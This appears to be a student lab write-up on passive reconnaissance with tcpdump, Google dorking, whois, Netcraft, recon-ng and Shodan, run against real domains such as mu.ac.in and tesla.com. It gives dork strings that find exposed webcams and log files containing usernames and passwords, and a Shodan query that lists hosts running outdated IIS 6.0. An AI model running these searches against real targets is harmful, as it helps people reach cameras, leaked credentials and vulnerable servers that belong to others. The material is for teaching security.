06:59:37.671115 IP 192.168.0.107.35201 > 192.168.0.1.domain: 32582+ PTR? 107.0.168.192.in-addr.arpa. (44)
06:59:37.771550 IP 192.168.0.107.40250 > 192.168.0.1.domain: 63233+ PTR? 1.0.168.192.in-addr.arpa. (42)
06:59:38.546341 IP 192.168.0.107.43444 > bom12s21-in-f5.1e100.net.https: Flags [P.], seq 279627018:279627057, ack 19836949, op, TS val 2744043513 ecr 3330252862], length 39
06:59:38.594906 IP 192.168.0.107.43444 > bom12s21-in-f5.1e100.net.https: Flags [.], ack 40, win 501, options [nop,nop,TS val 96], length 0
06:59:38.610768 IP 192.168.0.107.33628 > 192.168.0.1.domain: 34042+ PTR? 69.42.251.142.in-addr.arpa. (44)
```

## 10. FILTERING BY PROTOCOL

```
[root@kali]# tcpdump -n tcp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
07:02:24.217811 IP 142.251.42.69.443 > 192.168.0.106.29815: Flags [P.], seq 3869247012:3869247013, ack 1, length 20
07:02:24.217829 IP 142.251.42.69.443 > 192.168.0.106.29815: Flags [P.], seq 543:1038, ack 1, length 495
07:02:24.217833 IP 142.251.42.69.443 > 192.168.0.106.29815: Flags [P.], seq 1038:1114, ack 1, length 176
07:02:24.217838 IP 192.168.0.106.29815 > 142.251.42.69.443: Flags [.], ack 1114, win 507, length 0
07:02:24.218622 IP 142.251.42.69.443 > 192.168.0.106.29815: Flags [P.], seq 1114:1168, ack 1, length 54
07:02:24.218627 IP 192.168.0.106.29815 > 142.251.42.69.443: Flags [.], ack 1168, win 512, length 0
07:02:24.220333 IP 192.168.0.106.29815 > 142.251.42.69.443: Flags [P.], seq 1:36, ack 1168, length 0
07:02:24.221499 IP 142.251.42.69.443 > 192.168.0.106.29815: Flags [P.], seq 1168:1207, ack 1, length 39
07:02:24.221712 IP 192.168.0.106.29815 > 142.251.42.69.443: Flags [P.], seq 36:75, ack 1207, length 39
07:02:24.228278 IP 142.251.42.69.443 > 192.168.0.106.29815: Flags [.], ack 75, win 4278, length 0
^C
You've visited this page many times. Last visit: 15/1/23
10 packets captured
10 packets received by filter
0 packets dropped by kernel
mail you can sign in from a computer or add your...
```

## PRACTICAL NO 4:- Passive Information Gathering

### A. GOOGLE HACKING

#### 1. USING Search Operators and Commands

In this we will look various operators and commands you can apply to hack into sensitive data available on the internet using the Google search engine.

##### i. Operators and commands:

- Specific Site: This operator is used to search for a specific site. Example: site: name of the website.

The screenshot shows a Google search results page. The search query in the bar is "site:mu.ac.in". Below the search bar, there are navigation links for All, Books, Images, Shopping, News, and More. A message from Google Search Console encourages trying it for "mu.ac.in". The first result is a link to "https://mu.ac.in" which points to "Mumbai University - University of Mumbai". The description for this result mentions it's a unique university with 56 departments, 12 specialized centers, affiliated colleges, and campuses. Another result is a link to "https://mu.ac.in › cad" which points to "College Affiliations and Development Department (CAD)".

- Specific URL: This operator is used to search for a specific keyword in the URL of the website.

Example: inurl: specified keyword

The screenshot shows a Google search results page for "inurl:mu". The search bar contains "inurl:mu". Below the search bar, there are navigation links for All, News, Videos, Images, Shopping, and More. A message indicates there are about 1,93,00,000 results. The top result is a link to "https://mu.ac.in" which points to "Mumbai University - University of Mumbai". The description for this result mentions it's one of the oldest and premier universities of India. Other results include "Examination", "Distance Open Learning", "Admission", and "Distance & Open Learning".

- Specific text in the title: This operator is used to search for data in reference to its title keyword.

Example: intitle: required keyword

Google search results for "intitle:kali". The search bar shows "intitle:kali". The results page indicates about 90,50,000 results in 0.52 seconds. The top result is "Kali Linux | Penetration Testing and Ethical Hacking Linux ...". Below it are links for "Download / Get Kali", "Download", "Kali Docs", "Kali Tools", and "More results from kali.org »".

- Specific text: This operator searches for specific content on the internet. Example: intext: required keyword
- Specific filetype: This operator searches for a specific file type available on the internet.  
Example: filetype: pdf, doc, log, etc.

Google search results for "filetype: pdf". The search bar shows "filetype: pdf". The results page indicates about 64,70,00,000 results in 0.42 seconds. The top result is "PDF Drive - Search and download PDF files for free.". Below it are links for "PDF Search Engine" and "People also ask" with the question "How do I search for a PDF in Google?"

- Specific keyword: This operator is used to search for specific data on the internet. Example: "search keyword"

Google search results for "\"offensive security\"". The search bar shows "\"offensive security\"". The results page indicates about 11,60,000 results in 0.41 seconds. The top result is "Offensive Security | Cybersecurity Training, Courses ...". Below it are links for "Courses and Certifications" and "OSCP Penetration Testing ...".

- Excluding Specific keyword: This operator is used to search for data, excluding the specified content mentioned with the operator.  
Example: cyber security -site: wikipedia.org

 cyber security -site: wikipedia.org

All Images News Videos Shopping More Tools

About 1,27,00,000 results (0.48 seconds)

[https://simple.wikipedia.org/wiki/Computer\\_security](https://simple.wikipedia.org/wiki/Computer_security)

**Computer security - Simple English Wikipedia, the free ...**

Computer security is a branch of information technology known as information security which is intended to protect computers. Computer security has three main ...

[https://en.wikipedia.org/wiki/Cyber\\_Security\\_and\\_I...](https://en.wikipedia.org/wiki/Cyber_Security_and_I...)

**Cyber Security and Information Systems Information Analysis ...**

Cyber Security and Information Systems Information Analysis Center (CSIAC) is a United States Department of Defense (DoD) Information Analysis Center (IAC) ...

- ii. OR & AND operator: These operators are combined with other search strings to give out more efficient search results.
- Example: “river” AND “cap”

 “river” AND “cap”

All Images Maps Shopping Videos More

About 25,20,00,000 results (0.72 seconds)

**Images for “river” AND “cap”**

beanie caps    colorado river    red river    flipka



[https://en.wikipedia.org/wiki/Cap\\_River](https://en.wikipedia.org/wiki/Cap_River)

**Cap River - Wikipedia**

Example: “river” OR “town”

 “river” OR “town”

All Images Maps Videos News More Tools

About 2,84,00,00,000 results (0.55 seconds)

<https://en.wikipedia.org/wiki/River>

**River - Wikipedia**

A river is a natural flowing watercourse, usually freshwater, flowing towards an ... The Porvoo River (Porvoonjoki) in the medieval town of Porvoo, Finland ... Amazon River - River (disambiguation) - Colorado River - River ecosystem



<https://en.wikipedia.org/wiki/Town>

**Town - Wikipedia**


A town is a human settlement. Towns are generally larger than villages and smaller than cities, though the criteria to distinguish between them vary ...



### iii. Advanced Operators and Combinations

- To filter our search results to maximum efficiency, you require advanced operators and a combination of multiple operators.
- But to avoid typing the operators and combinations each time to search for information, you can refer to the Google Hacking Database. The Google Hacking Database is a database with hundreds of combinations of multiple operators and advanced operators.
- Webcam/Camera Feeds: By applying this search string, you can access open/public webcams or CCTVs available on the internet.

Search String: intitle:"webcamXP 5"



https://www.google.co.in/search?q=intitle%3A"webcamXP+5"&source=hp&ei=0aF7Y-ekJ83g-AbIjbCICv

intitle:"webcamXP 5"

All Videos News Images Shopping More

About 821 results (0.23 seconds)


<http://109.233.191.130> ::  
**webcamXP 5**  
webcamXP 5 . webcamXP 5. webcams and ip cameras server for windows.

<http://86.57.137.159> ::  
**webcamXP 5**  
webcamXP 5 . CYF | Mozyr.

<http://104.177.153.145> :: 

- [Specific keyword] filetype of file: By combining two operators, you can filter the search results further.

Search String: amazon.com filetype:pdf



https://www.google.co.in/search?q=amazon.com+filetype%3Apdf&ei=1KF7Y5WPLoae-AamypqoBg&ved

amazon.com filetype:pdf

All Shopping News Books Images More

About 6,22,00,000 results (0.41 seconds)

<https://www.annualreports.com> > HostedData > N... [PDF] ::  
**Amazon.com Inc. 2016 Annual Report - AnnualReports.com**  
By many measures, Amazon.com came a long way in 1997: • Sales grew from \$15.7 million in 1996 to \$147.8 million – an 838% increase. • Cumulative customer ...  
86 pages

<https://sustainability.aboutamazon.com> > 2021-sus... [PDF] ::  
**Delivering Progress Every Day - Amazon Sustainability**  
Customer reviews, 1-Click shopping, personalized recommendations, Prime, Fulfillment by Amazon, Amazon Web Services (AWS), Kindle Direct Publishing, Kindle, ...  
101 pages

<https://s2.q4cdn.com> > doc\_financials > annual [PDF] ::  
**AMAZON.COM, INC.**  
Amazon.com, one of the most widely known, used and cited commerce sites on the Web, ...  
Amazon.com was incorporated in 1994 in the state of Washington and ...

- Searching for Log files: You can access log-type files available on the internet using the following search string. This String can be used to access public passwords.

Search String: filetype: log

filetype: log

About 13,40,00,000 results (0.34 seconds)

<https://www.exploit-db.com/ghdb>

**allintext:username,password filetype:log - Exploit-DB**  
allintext:username,password filetype:log. GHDB-ID: 6412. Author: isa ghojaria. Published: 2020-07-16. Google Dork Description: allintext:username,password ...

<https://www.exploit-db.com/ghdb>

**allintext:@gmail.com filetype:log - Exploit-DB**  
07-Jan-2021 — Google Search: allintext:@gmail.com filetype:log ... This dork returns the logs which contains sensitive information like email addresses, ...

### Safety Measures Against Google Dorking

Your data is not entirely safe on the internet. To safeguard our information from Google Dorking/Google Hacking to a certain extent, you can refer to some of the below-mentioned measures:

- Use passwords to protect data and information directories.
- Apply tools to search for loopholes in the information available on the internet.
- Store sensitive data and passwords in complex patterns rather than plaintext.

## B. WHOIS ENUMERATION

```

File Actions Edit View Help
File Actions Edit View Help
[root@kali] ~
# whois mu.ac.in
Domain Name: mu.ac.in
Registry Domain ID: D12825-IN
Registrar WHOIS Server:
Registrar URL: http://www.ernet.in
Updated Date: 2019-03-16T09:41:18Z
Creation Date: 2003-02-28T05:00:00Z
Registry Expiry Date: 2028-02-28T05:00:00Z
Registrar: ERNET India
Registrar IANA ID: 800068
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: ok http://www.icann.org/epp#OK
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: University of Mumbai
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province:
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: IN
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY

```

If we google Whois Lookup, we will see a lot of websites providing the services, so we are going to use <http://whois.domaintools.com>, and enter our target domain name as [kalilinux.com](http://kalilinux.com), and press Search button as shown in the following screenshot:

KaliLinux.com WHOIS, D +

← → ⌂ ⌂ https://whois.domaintools.com/kalilinux.com

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

**DomainTools** PROFILE CONNECT MONITOR SUPPORT Whois Lookup

Home > Whois Lookup > KaliLinux.com

**Whois Record for KaliLinux.com**

— Domain Profile

Registrant	REDACTED FOR PRIVACY
Registrant Org	Offensive Security
Registrant Country	us
Registrar	GANDI SAS IANA ID: 81 URL: http://www.gandi.net Whois Server: whois.gandi.net abuse@support.gandi.net (p) 33170377661
Registrar Status	clientTransferProhibited


- C. The Netcraft Tool:- The Netcraft toolbar (<http://toolbar.netcraft.com>) is another free security toolbar that can be added to IE and Firefox browsers. The toolbar provides both positive and negative warnings, as mentioned earlier. Once the toolbar detects a phishing site, it provides the user with a positive warning that the visited site is spoofed. If the user ignores the message, the toolbar displays statistics about the phishing site, including the month and year the site was established, the rank of the site, a link to provide a report about the site, the country where the site is hosted, and the hosting company. On the other hand, if a legitimate site is detected, the toolbar provides the user with the same previous statistics; however, this time with confirmative information about the legitimacy of the site—for instance, negative statistics (see below). Therefore, if for any reason the toolbar did not detect the phishing site, the user would be able to detect the attack just by looking at the statistics. We can also see the website itself, the Domain, the IP address, and Domain registrar, which is the company who registered the domain for mu.ac.in:

# Site report for http://mu.ac.in

►  Look up another site?

## ► Background

Site title	Not Present	Date first seen
Site rank	81532	Netcraft Risk Rating 
Description	Not Present	Primary language



## ► Network

Site	http://mu.ac.in 	Domain	mu.ac.in
Netblock Owner	Mumbai University	Nameserver	mu.ac.in
Hosting company	Tata Group	Domain registrar	registry.in
Hosting country	 IN 	Nameserver organisation	whois.registry.in
IPv4 address	14.139.125.195 	Organisation	University of Mumbai, Redacted For Privacy, Redacted For Privacy, REDACTED FOR PRIVACY, India
IPv4 autonomous systems	AS55824 	DNS admin	prasad@talavdekar.ucc.mu.ac.in
IPv6 address	Not Present	Top Level Domain	India (.ac.in)
IPv6 autonomous systems	Not Present	DNS Security Extensions	Activate Windows  Go to Settings to activate Windows.

Connecting to csp.netcraft.com...

**IP delegation**

IPv4 address (14.139.125.195)

IP range	Country	Name	Description
::ffff:0.0.0.0/96	United States	IANA-IPV4-MAPPED-ADDRESS	Internet Assigned Numbers Authority
↳ 14.0.0.0-14.255.255.255	Australia	APNIC-AP	Asia Pacific Network Information Centre
↳ 14.139.0.0-14.139.255.255	India	RSMANI-NKN-IN	National Knowledge Network
↳ 14.139.125.192-14.139.125.207	India	NKN-MUM-UNIV-MAH	Mumbai University
↳ 14.139.125.195	India	NKN-MUM-UNIV-MAH	Mumbai University

## .Hosting History

Netblock owner	IP address	OS	Web server	Last seen
► Internet Service Provi...	121.241.25.1	Linux	UOM	24-Oct-2022
<b>Mumbai University</b>	14.139.125.195	Linux	UOM	23-Oct-2022
► Internet Service Provi...	121.241.25.2	Linux	UOM	21-Oct-2022
► Internet Service Provi...	121.241.25.1	Linux	UOM	18-Oct-2022
► Internet Service Provi...	121.241.25.2	Linux	UOM	5-Sep-2022
► Internet Service Provi...	121.241.25.1	Linux	UOM	31-Jul-2022
► Internet Service Provi...	121.241.25.2	Linux	UOM	30-Jul-2022
<b>Mumbai University</b>	14.139.125.195	Linux	UOM	28-Jul-2022
► Internet Service Provi...	121.241.25.2	Linux	UOM	27-Jul-2022

Scrolling down to **Web Trackers**, it will show us the third-party applications used on our target. This could also help us to find and gain access to the target computer as shown in the following screenshot:



D. RECON-NG TOOL:- Recon-*ng* is free and open source tool available on GitHub.

Recon-*ng* is based upon Open Source Intelligence (OSINT), the easiest and useful tool for reconnaissance. Recon-*ng* interface is very similar to Metasploit 1 and Metasploit

2.Recon-*ng* provides a command-line interface that you can run on Kali Linux. This tool can be used to get information about our target(domain). The interactive console provides a number of helpful features, such as command completion and contextual help. Recon-*ng* is a Web Reconnaissance tool written in Python. It has so many modules, database interaction, built-in convenience functions, interactive help, and command completion, Recon-*ng* provides a powerful environment in which open source web-based reconnaissance can be conducted, and we can gather all information.

```
(root㉿kali)-[~]
# git clone https://github.com/lanmaster53/recon-ng.git
Cloning into 'recon-ng' ...
remote: Enumerating objects: 9522, done.
remote: Counting objects: 100% (19/19), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 9522 (delta 3), reused 14 (delta 3), pack-reused 9503
Receiving objects: 100% (9522/9522), 3.06 MiB | 612.00 KiB/s, done.
Resolving deltas: 100% (4958/4958), done.

(root㉿kali)-[~]
```

```
File Actions Edit View Help /kali/uDisk/uDisk.py:1: [Errno 2] No such file or directory
[root@kali]~# recon-ng
[*] Version check disabled. READING README.md... done!
Sponsored by ...
www.blackhillsinfosec.com
www.practise.com
[recon-ng v5.1.2, Tim Tomes (@lanmaster53)]
[*] No modules enabled/installed.

[recon-ng][default] > [recon]
Popular Sites with this Tracker
```

```
[recon-ng][default] > workspaces create yaseera
[recon-ng][yaseera] > [recon]
```

```
[recon-ng][default] > workspaces create yaseera
[recon-ng][yaseera] > marketplace search
Popular Sites with this Tracker
+-----+-----+-----+-----+
| Path | Version | Status | Updated | D | K |
+-----+-----+-----+-----+
| discovery/info_disclosure/cache_snoop | 1.1 | not installed | 2020-10-13 | | |
| discovery/info_disclosure/interesting_files | 1.2 | not installed | 2021-10-04 | | |
| exploitation/injection/command_injector | 1.0 | not installed | 2019-06-24 | | |
| exploitation/injection/xpath_bruter | 1.2 | not installed | 2019-10-08 | | |
| import/csv_file | 1.1 | not installed | 2019-08-09 | | |
| import/list | 1.1 | not installed | 2019-06-24 | | |
| import/masscan | 1.0 | not installed | 2020-04-07 | | |
| import/nmap [and. Try harder!] | 1.1 | not installed | 2020-10-06 | | |
| recon/companies-contacts/bing_linkedin_cache | 1.0 | not installed | 2019-06-24 | | |
| recon/companies-contacts/censys_email_address | 2.0 | not installed | 2021-05-11 | * | * |
| recon/companies-contacts/pen | 1.1 | not installed | 2019-10-15 | | |
| recon/companies-domains/censys_subdomains | 2.0 | not installed | 2021-05-10 | * | * |
| recon/companies-domains/pen | 1.1 | not installed | 2019-10-15 | | |
| recon/companies-domains/viewdns_reverse_whois | 1.1 | not installed | 2021-08-24 | | |
| recon/companies-domains/whoxy_dns | 1.1 | not installed | 2020-06-17 | | |
| recon/companies-hosts/censys_org | 2.0 | not installed | 2021-05-11 | * | * |
| recon/companies-hosts/censys_tls_subjects | 2.0 | not installed | 2021-05-11 | * | * |
| recon/companies-hosts/multi_certs | 1.1 | not installed | 2020-05-15 | | |
+-----+-----+-----+-----+
| reporting/xlsx | 1.0 | not installed | 2019-06-24 | | |
| reporting/xml | 1.1 | not installed | 2019-06-24 | | |
+-----+-----+-----+-----+
```

D = Has dependencies. See info for details.  
K = Requires keys. See info for details.

```
[recon-ng][yaseera] >
[recon-ng][yaseera] > marketplace install recon/companies-domains/viewdns_reverse_whois
[*] Module installed: recon/companies-domains/viewdns_reverse_whois
[*] Reloading modules ...
```

```
[recon-ng][yaseera] > module load recon/companies-domains/viewdns_reverse_whois
[] Invalid command: module load recon/companies-domains/viewdns_reverse_whois.
[recon-ng][yaseera] > modules load recon/companies-domains/viewdns_reverse_whois
[recon-ng][yaseera][viewdns_reverse_whois] > [recon]
Popular Sites with this Tracker
```

```
[!] Invalid command: module load recon/companies-domains/viewdns_reverse_whois.  
[recon-ng][yaseera] > modules load recon/companies-domains/viewdns_reverse_whois  
[recon-ng][yaseera][viewdns_reverse_whois] > options set source mu.ac.in  
SOURCE ⇒ mu.ac.in  
[recon-ng][yaseera][viewdns_reverse_whois] >
```

```
[!] Invalid command: module load recon/companies-domains/viewdns_reverse_whois.  
[recon-ng][yaseera] > modules load recon/companies-domains/viewdns_reverse_whois  
[recon-ng][yaseera][viewdns_reverse_whois] > options set source mu.ac.in  
SOURCE ⇒ mu.ac.in  
[recon-ng][yaseera][viewdns_reverse_whois] > info  
  
    Name: Viewdns Reverse Whois Domain Harvester  
    Author: Gaetan Ferry (@_mabote_) from @synacktiv  
    Version: 1.1  
  
    Description:  
        Harvests domain names belonging to a company by using the viewdns.info free reverse whois tool.  
  
    Options:  
    +-----+  
    | Name   Current Value Required Description |  
    +-----+  
    | SOURCE      mu.ac.in       yes      source of input (see 'info' for details) |  
    +-----+  
    | Source Options: |  
    +-----+  
    | default      SELECT DISTINCT company FROM companies WHERE company IS NOT NULL |  
    | <string>     string representing a single input |  
    | <path>       path to a file containing a list of inputs |  
    | query <sql>   database query returning one column of inputs |  
  
    Comments:  
        * Does not support company names < 6 characters
```

```
[recon-ng][yaseera][viewdns_reverse_whois] >
```

```
[recon-ng][yaseera][viewdns_reverse_whois] > input
```

```
+-----+  
| Module Inputs |  
+-----+  
| mu.ac.in     |  
+-----+
```

```
[recon-ng][yaseera][viewdns_reverse_whois] >
```

```
[recon-ng][yaseera][viewdns_reverse_whois] > run
```

```
-----  
MU.AC.IN  
-----
```

```
[*] Domain: idoluom.org  
[*] Notes: None  
[*]  
[*] Domain: mu.ac.in  
[*] Notes: None  
[*]  
[*] Domain: udituom.in  
[*] Notes: None  
[*]
```

```
-----  
SUMMARY  
-----
```

```
[*] 3 total (3 new) domains found.
```

```
[recon-ng][yaseera][viewdns_reverse_whois] >
```

```
[root@kali] ~
# git clone https://github.com/lanmaster53/recon-ng.git
fatal: destination path 'recon-ng' already exists and is not an empty directory.

[root@kali] ~
# ls
amit.txt    exam.txt   Infoga          n1.txt
buffer1.cpp  f1        L               navneet
buffer.cpp   f1.txt    microsoft-data.json.gz new.out
demo.txt    f2.txt    msc.txt         newoutput.out
e1.txt      file1.txt  msc.txt.gpg  Probable-Wordlists.git vikas
eg.txt      file2.txt  mu_logins.txt recon-ng       vikas.txt
e.sh        file.txt   myoutput       sam.txt
                                          security
                                          shell.exe
                                          string.cpp
                                          txt
                                          vikas
                                          vikas.txt
                                          yaseera.txt
```

```
[root@kali] ~
# cd recon-ng
[root@kali] ~/recon-ng
# ls
docker-compose.yml LICENSE  recon  recon-ng  REQUIREMENTS
Dockerfile           README.md  recon-cli  recon-web  VERSION  WHOIS  SUPPORT
```

```
[root@kali] ~/recon-ng
# ./recon-ng
```

```
[recon-ng][default] > workspaces create navneet
```

```
[recon-ng][default] > workspaces list
```

Workspaces	Modified
default	2022-11-21 11:48:56
navneet	2022-12-03 22:12:20
yaseera	2022-11-21 11:57:54

```
[recon-ng][default] > workspaces load navneet
[recon-ng][navneet] > █
```

```
[recon-ng][navneet] > marketplace install hackertarget
[*] Module installed: recon/domains-hosts/hackertarget
[*] Reloading modules ...
[recon-ng][navneet] > modules load hackertarget
[recon-ng][navneet][hackertarget] > show options
Shows various framework items

Usage: show <companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|ports|profiles|pushpins|repositories|vulnerabilities>
```

```
[recon-ng][navneet][hackertarget] > show options
Shows various framework items
```

```
Usage: show <companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|ports|profiles|pushpins|repositories|vulnerabilities>
```

```
[recon-ng][navneet][hackertarget] > options set SOURCE tesla.com
SOURCE => tesla.com
```

```
[recon-ng][navneet][hackertarget] > info
```

Name: HackerTarget Lookup

Author: Michael Henriksen (@michenriksen)

Version: 1.1

Description:

Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:

Name	Current Value	Required	Description
SOURCE	tesla.com	yes	source of input (see 'info' for details)

```
[recon-ng][navneet][hackertarget] > input
```

```
+-----+
| Module Inputs |
+-----+
| tesla.com    |
+-----+
```

```
[recon-ng][navneet][hackertarget] > run
```

TESLA.COM

WEBSITE CLOUD HOSTING SERVERS EMAIL SECURITY WHOIS

```
[*] Country: None
[*] Host: tesla.com
[*] Ip_Address: 184.30.18.203
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: o7.ptr6980.tesla.com
[*] Ip_Address: 149.72.144.42
```

```
[recon-ng][navneet][hackertarget] > show hosts
```

rowid	host	ip_address	region	country	latitude	longitude	notes	module
1	tesla.com	184.30.18.203						hackertarget
2	o7.ptr6980.tesla.com	149.72.144.42						

FREE FOUNDATION .GIVES with any domain purchase						
MAINS	WEBSITE	CLOUD	DOMAINS	EMAIL	SECURITY	WHOIS
1   tesla.com   hackertarget     184.30.18.203						
2   o7.ptr6980.tesla.com   hackertarget     149.72.144.42						
3   vpn1.tesla.com   hackertarget     8.45.124.215						
4   apacvpn1.tesla.com   hackertarget     8.244.131.215						
5   cnvpn1.tesla.com   hackertarget     114.141.176.215						
6   vpn2.tesla.com   hackertarget     8.47.24.215						
7   model3.tesla.com   hackertarget     205.234.27.221						
8   o3.ptr1444.tesla.com   hackertarget     149.72.152.236						
9   o2.ptr556.tesla.com   hackertarget     149.72.134.64						

## E. SHODAN

```
(root㉿kali)-[~] # pip install shodan
Requirement already satisfied: shodan in /usr/lib/python3/dist-packages
WARNING: Running pip as the 'root' user can result in broken permissions
on the system package manager. It is recommended to use a virtual environment
instead.
```

The screenshot shows the Shodan Account Overview page. At the top, there's a navigation bar with links like Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. Below the navigation, there's a sidebar with Overview, Settings, and a button to Redeem Gift Code. The main area is titled "Account Overview" and shows the account level as "Free". A large red box highlights the "API KEY" section, which contains a placeholder text "YOUR API KEY HERE" and a generated API key "UqXVlLqkt". To the right of the API key is a QR code.

```
(root㉿kali)-[~] # shodan init
YOUR API KEY HERE UqXVlLqkt
Successfully initialized

[root@kali ~]
```

```
version      Print version of this tool.  
[~]# shodan myip  
203.192.213.68  
[~]
```

```
[~]# shodan alert  
Usage: shodan alert [OPTIONS] COMMAND [ARGS] ...  
Manage the network alerts for your account  
Options:
```

```
-h, --help Show this message and exit.  
  
Commands:  
clear      Remove all alerts  
create     Create a network alert to monitor an external network  
disable    Disable a trigger for the alert  
domain    Create a network alert based on a domain name  
download   Download all information for monitored networks/ IPs.  
enable     Enable a trigger for the alert  
export    Export the configuration of monitored networks/ IPs to be ...  
import    Export the configuration of monitored networks/ IPs to be ...  
info      Show information about a specific alert  
list      List all the active alerts
```

```
[~]# shodan count port:22  
22218348  
[~]
```

```
[~]# shodan count port:22 country:IN  
497450
```

```
[~]# shodan count port:22 country:US  
7338240
```

```
[~]# shodan count apache  
22393640
```

```
[~]#
```

```
[~]# shodan stats --facets port net:198.20/16  
Top 0 Results for Facet: port
```

```
└──(root㉿kali)-[~]
  └──# shodan host 189.201.128.250
  189.201.128.250
  Hostnames:           ptr.redditmx.com
  City:                Mexico City
  Country:             Mexico
  Organization:        ATC HOLDING FIBRA MEXICO, S. DE R.L. DE C.V.
  Updated:              2022-11-21T04:33:41.962492
  Number of open ports: 2

  Ports:
    123/udp ntpd (4)
    161/udp ciscoSystems
```

```
└──(root㉿kali)-[~]
```

```
└──#
```

```
└──# shodan download microsoft-data microsoft iis 6.0
```

```
└──(root㉿kali)-[~]
  Search query:          microsoft iis 6.0
  Total number of results: 549679
  Query credits left:    0
  Output file:           microsoft-data.json.gz
  [###-----] 10% 01:00:37
```

```
└──(root㉿kali)-[~]
```

```
└──# shodan parse --fields ip_str,port,org --separator , microsoft-data.json.gz
116.6.84.77,992,CHINANET Guangdong province network
147.255.193.85,80,LeaseWeb USA, Inc. Los Angeles
223.7.231.208,80,Aliyun Computing Co., LTD
167.6.247.32,80,Navistar International
34.100.156.187,8081,Google LLC
223.6.19.83,80,Aliyun Computing Co., LTD
209.45.77.33,80,Red Cientifica Peruana
67.55.221.112,80,NA Tel
45.56.108.239,80,Linode
194.153.131.110,80,
223.6.175.100,80,Aliyun Computing Co., LTD
72.18.136.57,80,Handy Networks, LLC
194.153.131.68,80,
223.6.177.195,80,Aliyun Computing Co., LTD
66.242.133.175,80,Host Depot, Inc.
223.6.178.121,80,Aliyun Computing Co., LTD
223.6.131.179,80,Alivun Computing Co., LTD
```

```
Saved 100 results into file microsoft-data.json.gz
```

```
// PRICING
```

```
└──(root㉿kali)-[~]
```

```
└──# shodan search --fields ip_str,port,org,hostnames microsoft iis 6.0
```

```

146.148.129.106 80      GCHAO LLC
203.79.0.13    8081    Liaohe Oilfield Telecommunication Company
223.6.127.5    80      Aliyun Computing Co., LTD
